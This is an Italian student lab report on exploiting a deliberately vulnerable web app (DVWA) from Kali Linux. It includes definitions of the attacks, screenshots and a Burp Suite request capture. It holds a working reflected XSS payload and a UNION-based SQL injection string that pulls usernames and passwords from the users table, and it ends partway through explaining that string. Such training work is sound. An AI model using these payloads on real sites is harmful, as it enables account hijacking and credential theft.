S6 L2

Svolgimento Progetto

Giulia Salani

Consegna

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

-XSS reflected

-SQL Injection (non blind).

Svolgimento

1. XSS reflected
2. SQL Injection (non blind)

XSS reflected: definizione

Un attacco XSS (Cross-Site Scripting) reflected si verifica quando un attaccante inietta script malevoli in un'applicazione web, spesso attraverso parametri di input come una query string. Quando un utente clicca su un link compromesso, lo script viene eseguito nel browser dell'utente, consentendo all'attaccante di rubare informazioni, assumere il controllo dell'account o eseguire altre azioni dannose. È una forma comune di attacco web che sfrutta l'input non sanificato per eseguire codice lato client.

La principale differenza tra un attacco XSS (Cross-Site Scripting) reflected e un attacco XSS stored (o persistente) risiede nella modalità in cui gli script malevoli vengono memorizzati e successivamente eseguiti sul client.

Nel caso di un attacco reflected, gli script dannosi vengono iniettati attraverso richieste HTTP e appaiono immediatamente nel browser dell'utente quando questi richiede una pagina compromessa. Non c'è persistenza sul server; l'input malevolo viene riflesso agli utenti.

In un attacco stored, invece, gli script malevoli vengono salvati (memorizzati) sul server, ad esempio in un database o in un sistema di commenti. Quando un utente visualizza la pagina o il contenuto compromesso, lo script viene recuperato e eseguito dal browser dell'utente, generalmente senza che l'utente ne sia consapevole. Questo tipo di attacco è più pericoloso perché può colpire molti utenti che accedono a contenuti compromessi senza la necessità di nuove iniezioni.

XSS reflected: esecuzione

Script che ho utilizzato:

<script> alert('Il tuo account è stato compromesso'); // Altri script dannosi potrebbero essere qui </script>

Quando viene eseguito in una pagina web vulnerabile, questo script visualizzerà una finestra di dialogo con il messaggio "Il tuo account è stato compromesso".

È un esempio di un attacco XSS reflected che mostra un messaggio intimidatorio o falso all'utente, cercando di ingannarlo o causare panico. Se eseguito in un contesto reale, potrebbe spingere l'utente a compiere azioni dannose o a condividere informazioni sensibili sotto falsi presupposti.

INTERVENTO SU DVWA

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web Ap

Not secure 192.168.32.105/dvwa/vulnerabilities/xss_r/?name=<script>++++alert%28%27Il+tuo+account+è+stato+compromesso%27%29%3B++++%2F%2F+Altri+script+dannosi+potrebbero+essere+qui+<%2Fscript>#

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script> alert('Il tuo account Submit

Hello

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled


View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

CTRL (DESTRA)


Kali Linux Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port
8 http://192.168.32.105 POST /dvwa/security.php ✓ 302 418 HTML php 192.168.32.105 security=low 10:06:52 9 Jan... 8080
9 http://192.168.32.105 GET /dvwa/security.php 200 4526 HTML php Damn Vulnerable Web Ap... 192.168.32.105 10:06:54 9 Ja... 8080
10 http://192.168.32.105 POST /dvwa/security.php ✓ 302 418 HTML php 192.168.32.105 security=low 10:06:59 9 Jan... 8080
11 http://192.168.32.105 GET /dvwa/security.php 200 4526 HTML php Damn Vulnerable Web Ap... 192.168.32.105 10:07:02 9 Ja... 8080
12 http://192.168.32.105 GET /dvwa/vulnerabilities/xss_r/ 200 4656 HTML Damn Vulnerable Web Ap... 192.168.32.105 10:07:24 9 Ja... 8080
13 http://192.168.32.105 GET /dvwa/vulnerabilities/xss_r/?name=%3... ✓ 302 389 HTML 192.168.32.105 10:39:39 9 Jan... 8080
14 http://192.168.32.105 GET /dvwa/login.php 200 1628 HTML php Damn Vulnerable Web Ap... 192.168.32.105 10:39:41 9 Jan... 8080
15 http://192.168.32.105 POST /dvwa/login.php ✓ 302 383 HTML php 192.168.32.105 10:39:47 9 Jan... 8080
16 http://192.168.32.105 GET /dvwa/index.php 200 4923 HTML php Damn Vulnerable Web Ap... 192.168.32.105 10:39:51 9 Jan... 8080
17 http://192.168.32.105 GET /dvwa/vulnerabilities/xss_r/ 200 4656 HTML Damn Vulnerable Web Ap... 192.168.32.105 10:39:57 9 Jan... 8080
18 http://192.168.32.105 GET /dvwa/vulnerabilities/xss_r/?name=%3... ✓ 200 4789 HTML Damn Vulnerable Web Ap... 192.168.32.105 10:40:03 9 Ja... 8080
19 http://192.168.32.105 GET /dvwa/vulnerabilities/xss_r/?name=%3... ✓ 200 4789 HTML Damn Vulnerable Web Ap... 192.168.32.105 10:45:09 9 Ja... 8080
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E++++alert%28%27Il+tuo+account+%C3%A8+stato+compromesso%27%29%3B++++%2F%2F+Altri+script+dannosi+potrebbero+essere+qui+%3C%2Fscript%3E HTTP/1.1
Host: 192.168.32.105
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=6aa02c7c174559482c2f92a9040ddc30
Connection: close
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 09:45:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4450
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS)
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
<body class="home">

Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 9
Response headers 9
Inspector
Notes
CTRL (DESTRA)


ESITO SU DVWA
Kali Linux Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:45
Firefox ESR
Browse the World Wide Web
105/dvwa/vulnerabilities/xss_r/?name=<script>++++alert%28%27Il+tuo+account+è+stato+compromesso%27%29%3B++++%2F%2F+Altri+script+dannosi+potrebbero+essere+qui+<%2Fscript>#
192.168.32.105 says
Il tuo account è stato compromesso
OK
CTRL (DESTRA)

Svolgimento

1. XSS reflected
2. SQL Injection (non blind)

SQL injection (non blind): definizione

Un attacco SQL injection (non blind) si verifica quando un malintenzionato inserisce deliberatamente comandi SQL malevoli attraverso input non sanificati in un'applicazione web. Se l'applicazione non gestisce correttamente queste inserzioni, può eseguire i comandi SQL dannosi, consentendo all'attaccante di manipolare, estrarre o eliminare dati dal database. Questo tipo di attacco sfrutta le vulnerabilità dell'applicazione per ottenere accesso non autorizzato o compromettere dati sensibili.

La differenza principale tra un attacco SQL injection "blind" e "non blind" riguarda la capacità dell'attaccante di rilevare o inferire informazioni dal database durante l'attacco.

SQL Injection non blind: In questo tipo di attacco, l'attaccante riceve una risposta immediata dall'applicazione in base all'iniezione SQL effettuata. Ad esempio, un messaggio di errore specifico può rivelare informazioni sullo schema del database, sulla struttura delle tabelle o sui dati contenuti.

SQL Injection blind: Qui, l'attaccante non riceve risposte dirette dall'applicazione web durante l'attacco. Invece, sfrutta tecniche di prova ed errore o timing-based per inferire informazioni sul database. Ad esempio, potrebbe fare domande sì/no all'applicazione per determinare se una determinata condizione SQL è vera o falsa, senza vedere direttamente i risultati. Questo metodo richiede spesso più tempo e deduzione da parte dell'attaccante.

SQL injection (non blind): esecuzione

Query SQL che ho utilizzato:

' UNION SELECT user, password from users#

Tale query è progettata per sfruttare una vulnerabilità di iniezione SQL all'interno dell'applicazione.

Quando questa stringa viene inserita nell'input vulnerabile, cerca di combinare i risultati di una query legittima (o parte di essa) con i dati della tabella users. In particolare, tenta di recuperare coppie di nome utente e password dalla tabella users.

Se l'iniezione SQL ha successo e l'applicazione non è protetta adeguatamente, questa query potrebbe permettere all'attaccante di visualizzare informazioni riservate come nomi utente e password dal database, mostrando le debolezze della sicurezza dell'applicazione.

SQL injection (non blind): esecuzione

Query SQL che ho utilizzato:

' UNION SELECT user, password from users#

': è un apice singolo che funge da delimitatore per la stringa. In contesti di iniezione SQL, serve a chiudere eventuali stringhe aperte nell'applicazione per evitare errori di sintassi.

